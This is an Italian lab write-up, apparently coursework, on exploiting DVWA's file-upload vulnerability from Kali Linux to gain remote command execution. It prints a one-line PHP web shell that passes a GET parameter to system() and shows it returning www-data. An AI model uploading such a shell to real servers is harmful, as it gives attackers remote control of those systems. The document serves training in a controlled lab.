

Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Consegna:

- 1. Codice php**
- 2. Risultato del caricamento (screenshot del browser)**
- 3. Intercettazioni (screenshot di burpsuite)**
- 4. Risultato delle varie richieste**
- 5. Eventuali altre informazioni scoperte della macchina interna**
- 6. BONUS: usare una shell php più sofisticata.**

Definizione di “Web shell”

Prima di proseguire con l'esercizio vorrei chiarire la funzione di una 'web shell' e a che cosa serve.

Per definizione una web shell ha un comportamento simile ad una 'backdoor' che abbiamo visto in precedenza.

E' usata per effettuare un exploit quindi per sfruttare una vulnerabilità in una web application che consente al creatore della web shell di effettuare un upload di una web shell all'interno di un server desiderato e di comporre comandi da remoto prendendo pieno possesso del server e manipolandolo a proprio piacimento.


In generale sono molto utilizzate dagli hacker per accedere a informazioni sensibili del server, per sfidare personali, per crackare user accounts, per avere accesso a databases, Secure shells (SSH) e PostgreSQL.


Vulnerabilità

Le vulnerabilità solitamente si trovano attraverso OS Command Injection Vulnerabilities, Insecure File Uploads, Remote File Inclusion (RFI).


Web shell semple

<?php echo 'CMD:' . system(\$_GET['c']);?>





?c=dir



Per controllare e modificare le varie funzioni del .php possiamo visitare il sito:
<https://www.php.net/manual/en/functions.user-defined.php>

Clone di Kali

Applications Places Firefox ESR

Kali Linux × 192.168.50.101/dvwa/hackable/uploads/shell1.php?c=whoami

← → ↺ 🏠 🔒 192.168.50.101/dvwa/hackable/uploads/shell1.php?c=whoami ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

www-data CMD:www-data

The image shows a Kali Linux desktop environment. In the foreground, a web browser window displays the 'Vulnerability: File Upload' page of the Damn Vulnerable Web Application (DVWA). The page has a 'Name' field with the value '.../..../backdoor.php?url=shell.php success!'. To the left of the browser, there is a sidebar with navigation links for 'Home', 'Instructions', 'Setup', 'Brute Force', 'Command Execution', 'CRLF', 'File Inclusion', 'SQL Injection', 'SQL Injection (Blind)', 'XSS reflected', 'XSS stored', and 'DVWA Security'. Below the browser, a terminal window is open, showing the command 'curl -X POST http://192.168.50.101/dvwa/vulnerabilities/upload.php' and its output. In the background, the Burp Suite Community Edition interface is visible, showing the 'Request' and 'Response' tabs for a POST request to 'http://192.168.50.101/dvwa/vulnerabilities/upload.php'. The 'Request' tab shows the raw HTTP request, and the 'Response' tab shows the raw HTTP response. The 'Inspector' tab is also visible, showing the request and response headers and body. The desktop background is a dark blue gradient with the Kali Linux logo.

